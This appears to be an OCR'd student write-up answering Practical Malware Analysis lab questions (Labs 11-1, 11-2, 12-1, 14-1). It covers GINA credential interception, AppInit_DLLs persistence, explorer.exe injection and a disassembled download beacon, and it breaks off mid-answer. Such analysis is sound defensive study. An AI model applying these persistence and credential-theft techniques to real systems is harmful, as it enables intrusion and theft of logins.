
2. **How does the malware achieve persistence?**

- The malware installs msgina32.dll as a GINA DLL by adding it to the registry location HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\ GinaDLL, which causes the DLL to be loaded after system reboot.




3. **How does the malware steal user credentials?**

- The malware steals user credentials by performing GINA interception. The msgina32.dll file can intercept all user credentials submitted to the system for authentication



4. **What does the malware do with stolen credentials?**

- The malware logs stolen credentials to %SystemRoot%\System32\ **msutil32.sys**. The username, domain, and password are logged to the file with a timestamp.




5. **How can you use this malware to get user credentials from your test environment?**

- By rebooting the machine or by logging off and re-login again. C: \windows\system32\msutil32.sys will contains the password used to login to the windows.

Lab 11-2


1. **What are the exports for this DLL malware?**

- Lab11-02.dll contains one export, named installer




2. What happens after you attempt to install this malware using rundll32.exe?

- If you run the malware from the command line using rundll32.exe Lab11-02.dll,installer, the malware copies itself to the Windows system directory as **spoolvxx32.dll** and installs itself persistently under AppInit_DLLs. The malware also tries to open **Lab11-02.ini** from the Windows system directory, but it doesn't find it there.



3. Where must Lab11-02.ini reside in order for the malware to install properly?

- The malware attempt to load the config from C: \Users\Flarevm\Downloads\Practical Malware Analysis Labs\BinaryCollection\Chapter_11L\Lab11-02.ini. We would need to place the ini file in system32 folder.




4. **How is this malware installed for persistence?**

- The malware installs itself in the AppInit_DLLs registry value, which causes the malware to be loaded into every process that also loads User32.dll.

Lab12-01


1. **What happens when you run the malware executable?**

   - After you run the malware, pop-up messages are displayed on the screen every minute.




2. **What process is being injected ?**

   - The process being injected is explorer.exe.



3. **How can you make the malware stop the pop-ups?**


- You can restart the explorer.exe process.



Lab 14-1

1. **Which networking libraries does the malware use, and what are their advantages?**


- The networking library used is url mon URLDownloadToCacheFileA.



2. **What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?**

-

```
movsx   eax, [ebp+var_214]
push    eax
mov     ecx, [ebp+arg_0]
push    ecx
push    offset aHttpWwwPractic ; "http://www.practicalmalwareanalysis.com"...
lea     edx, [ebp+var_210]
push    edx
call    sub_4014C8
add     esp, 10h
push    0               ; LPBINDSTATUSCALLBACK
push    0               ; DWORD
push    200h            ; cchFileName
lea     eax, [ebp+ApplicationName]
push    eax             ; LPSTR
lea     ecx, [ebp+var_210]
push    ecx             ; LPCSTR
push    0               ; LPUNKNOWN
call    URLDownloadToCacheFileA
mov     [ebp+var_41C], eax
cmp     [ebp+var_41C], 0
jz      short loc_401221
```



3. **Why might the information embedded in the networking beacon be of interest to the attacker?**

- So that the attacker can have a unique id to keep track of the infected machines and users.


4. **Does the malware use standard Base64 encoding? If not, how is the encoding unusual?**

5. What is the overall purpose of this malware?

-

```
mov     dl, [ecx-1]
mov     [ebp+var_214], dl
movsx   eax, [ebp+var_214]
push    eax
mov     ecx, [ebp+arg_0]
push    ecx
